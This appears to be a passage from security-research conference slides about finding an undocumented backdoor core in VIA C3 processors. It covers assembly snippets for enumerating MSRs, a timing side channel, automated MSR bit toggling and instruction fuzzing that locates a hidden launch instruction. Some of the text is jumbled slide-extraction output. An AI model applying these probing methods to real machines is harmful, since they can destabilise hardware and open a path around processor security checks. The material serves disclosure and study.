
*In addition, these control registers may reveal information that the processor designers wish to keep proprietary.*

*For these reasons, the various x86 processor manufacturers have not publicly documented any description of the address or function of some control MSRs”*

- US8341419

# Patents



A dark gray background featuring a faint, light gray circuit board pattern with various lines, nodes, and components.

**C3**

VIA C3

- ☒ point-of-sale
- ☒ kiosk
- ☒ ATM
- ☒ gaming
- ☒ digital signage
- ☒ healthcare
- ☒ digital media
- ☒ industrial automation
- ☒ PCs

**C3**

- Thin client
- C3 Nehemiah Core



# Backdoor architecture

- Unable to locate a developer manual
- Follow a trail of breadcrumbs ...



*“FIG. 3 shows an embodiment of a cache memory. Referring to FIG. 3, in one embodiment, cache memory 320 is a multi-way cache memory. In one embodiment, cache memory 320 comprises multiple physical sections. In one embodiment, cache memory 320 is logically divided into multiple sections. In one embodiment, cache memory 320 includes four cache ways, i.e., cache way 310, cache way 311, cache way 312, and cache way 314. In one embodiment, a processor sequesters one or more cache ways to store or to execute processor microcode.”*

- US Patent 8,296,528

# Backdoor architecture

# Backdoor architecture

& Following patents is *painful*.

in one embodiment

1/142



# Backdoor architecture

& Follow the patents...

- ❖ 8,880,851
- ❖ 9,292,470
- ❖ 9,317,301
- ❖ 9,043,580
- ❖ 9,141,389
- ❖ 9,146,742

# Backdoor architecture

- ❖ A non-x86 core embedded alongside the x86 core in the C3
  - ❖ RISC architecture
  - ❖ “*Deeply Embedded Core*” (DEC)

# Backdoor architecture

- ¶ A *global configuration register*
  - ☒ Exposed to x86 core through a model-specific-register (MSR)
  - ☒ Activates the RISC core
- ¶ An x86 *launch instruction*
  - ☒ A new instruction added to the x86 ISA
  - ☒ Once the RISC core is active
  - ☒ Starts a RISC instruction sequence

# Backdoor architecture

- ¶ If our assumptions about the *deeply embedded core* are correct ...
- ¶ ... it could be used as a sort of *backdoor*, able to surreptitiously circumvent *all* processor security checks.

# Activation...

- ¶ US8341419:
  - ☒ A model-specific-register can be used to circumvent processor security checks
- ¶ US8880851:
  - ☒ A model-specific-register can be used to activate a new instruction in x86
- ¶ US8880851:
  - ☒ A *launch instruction* can be used to switch to a RISC instruction sequence

A faint, grayscale circuit board pattern serves as the background for the slide.

# Activation...

& Find an MSR bit that ...  
enables a new x86 instruction ...  
to activate a RISC core ...  
and bypass protections?

- 64 bit control registers
- Extremely varied
  - Debugging
  - Performance monitoring
  - Cache configuration
  - Feature configuration
- Accessed by *address*, not by *name*
  - Addresses range from  
0x00000000 – 0xFFFFFFFF
- Accessed with
  - rdmsr and wrmsr instructions

# Model-specific-registers

# Model-specific-registers

- ❖ Accessible only to ring 0 code!
  - ❖ Or maybe not. We'll revisit this later.

# Model-specific-registers

“

*...the various x86 processor manufacturers have not publicly documented any description of the address or function of some control MSRs.*

”

- US8341419

# Model-specific-registers

¶ Step 1:

- ❖ Which MSRs are implemented by the processor?

# Model-specific-registers

- Approach:

- Set #GP[0] exception handler
- Load MSR address
- rdmsr
- No fault? MSR exists.
- Fault? MSR does not exist.

```
lidt %[new_idt]  
movl %[msr], %%ecx  
rdmsr  
; MSR exists
```

```
_handler:  
; MSR does not exist
```

# Model-specific-registers

& Results:

- ☒ 1300 MSRs on target processor
- ☒ Far too many to analyze

# Model-specific-registers

& Step 2:

❖ Which MSRs are *unique*?

# Model-specific-registers

- ❖ A timing side-channel
  - ❖ Calculate the access time for all 0x100000000 MSRs

```
mov %[_msr], %%ecx
```

```
mov %%eax, %%dr0
```

```
rdtsc
```

```
movl %%eax, %%ebx
```

```
rdmsr
```

```
rdmsr_handler:
```

```
mov %%eax, %%dr0
```

```
rdtsc
```

```
subl %%ebx, %%eax
```

1000 ↗

1000 ↗

800 ↗

800 ↗

600 ↗

600 ↗

400 ↗

400 ↗

200 ↗  
0 ↗

200 ↗  
0 ↗

500 ↗

1106 ↗  
1153 ↗

800000000 ↗

FFFFFFFFFF ↗

& Observation:

- ☒ Functionally **different** MSRs will have different access times
  - ↳ The ucode backing each MSR is entirely **different**
- ☒ Functionally **equivalent** MSRs will have approximately the same access times
  - ↳ The ucode backing each MSR is roughly **equivalent**

& Differentiate between “**like**” and “**unlike**” MSRs


- ☒ “**like**” MSRs:  
adjacent MSRs with equal or functionally related access time

# Model-specific-registers

# Model-specific-registers

& Hypothesis:

- ☒ The *global configuration register* is unique.  
It does not have multiple, functionally equivalent versions.



# Model-specific-registers

& With the timing side-channel,  
we identify 43 functionally unique MSRs,  
from the 1300 implemented MSRs.

- ↳ 43 MSRs to analyze = 2752 bits to check
- ↳ Goal: identify which bit activates the *launch instruction*
- ↳ Upper bound of  $\sim 1.3 \times 10^{36}$  x86 instructions
- ↳ Scan 1,000,000,000 / second
- ↳  $\sim 1.3 \times 10^{36} / 10^{10} / 60 / 60 / 24 / 365$   
= approximately 1 eternity  
to scan for a new instruction
- ↳ 2752 bits  $\times$  1 eternity per scan = 2752 eternities

# Model-specific-registers


# Model-specific-registers

## & *sandsifter*

- ❖ Scans the x86 ISA in about a day
- ❖ Still can't run 2752 times.

# Model-specific-registers

- ¶ Toggle each of 2752 candidate bits one by one ...
- ¶ But these are configuration bits – many will lock, freeze, panic, reset, ...
- ¶ Need *automation*



# Model-specific-registers

# Model-specific-registers


- ❖ Hardwire a relay to the target's power switch
- ❖ Toggle MSR bits one by one
- ❖ Use a second computer to watch for panics, locks, etc.
- ❖ Toggle the relay when something goes wrong
- ❖ Record which MSR bits can be set  
without making the target unstable

# Model-specific-registers

- ~1 week, 100s of automated reboots
- Identified which MSR bits can be toggled without visible side effects

# Model-specific-registers

- Toggle all stable MSR bits
- Run *sandsifter* to audit the processor  
for new instructions



(Demo)

132 t movaps xmm1, xmmword ptr [ebx\*8 + 0x1f] 0f280cdd1f00000000000000000000000000000000 0  
movaps xmm1, xmmword ptr [0xd8] 0f280ce5d80000000000000000000000000000000 0  
movaps xmm1, xmmword ptr [esi\*8 + 0x4b] 0f280cf54b00000000000000000000000000000000 :  
movaps xmm1, xmmword ptr [edi\*8 + 0x83] 0f280cf8300000000000000000000000000000000 0  
s movaps xmm2, xmmword ptr [eax + 0xc6] 0f281405c60000000000000000000000000000000 :  
a movaps xmm2, xmmword ptr [edx + 0x18] 0f281415180000000000000000000000000000000 :  
n movaps xmm2, xmmword ptr [edx + 0xf8] 0f281415f80000000000000000000000000000000 0  
d movaps xmm2, xmmword ptr [0x5a] 0f2814255a0000000000000000000000000000000 0  
v: 1 movaps xmm2, xmmword ptr [ebp + 0xa4] 0f28142da40000000000000000000000000000000 :  
l: 8 movaps xmm2, xmmword ptr [esi + 0xec] 0f281435ec0000000000000000000000000000000 7  
s: b movaps xmm2, xmmword ptr [esp + eax\*2] 0f28144400000000000000000000000000000000 8  
c:80 movaps xmm2, xmmword ptr [ecx\*2 + 0x77] 0f28144d770000000000000000000000000000000  
s movaps xmm2, xmmword ptr [edx\*2 + 0x70] 0f281455700000000000000000000000000000000  
i movaps xmm2, xmmword ptr [ebx\*2 + 0xa9] 0f28145da90000000000000000000000000000000  
f movaps xmm2, xmmword ptr [0xf2] 0f281465f20000000000000000000000000000000  
t movaps xmm2, xmmword ptr [esi\*2 + 0x55] 0f281475550000000000000000000000000000000  
e movaps xmm2, xmmword ptr [edi\*2 + 0xac] 0f28147dac0000000000000000000000000000000  
r movaps xmm2, xmmword ptr [eax\*4 + 0xa6] 0f281485a60000000000000000000000000000000  
movaps xmm2, xmmword ptr [edx\*4 + 0x38] 0f281495380000000000000000000000000000000  
movaps xmm2, xmmword ptr [ebx\*4 + 0x61] 0f28149d610000000000000000000000000000000

# 23,488

30546/s

# 0

I



The *launch instruction*

& Exactly one. Of 3f.

# The *launch instruction*

- ¶ GDB + trial and error:
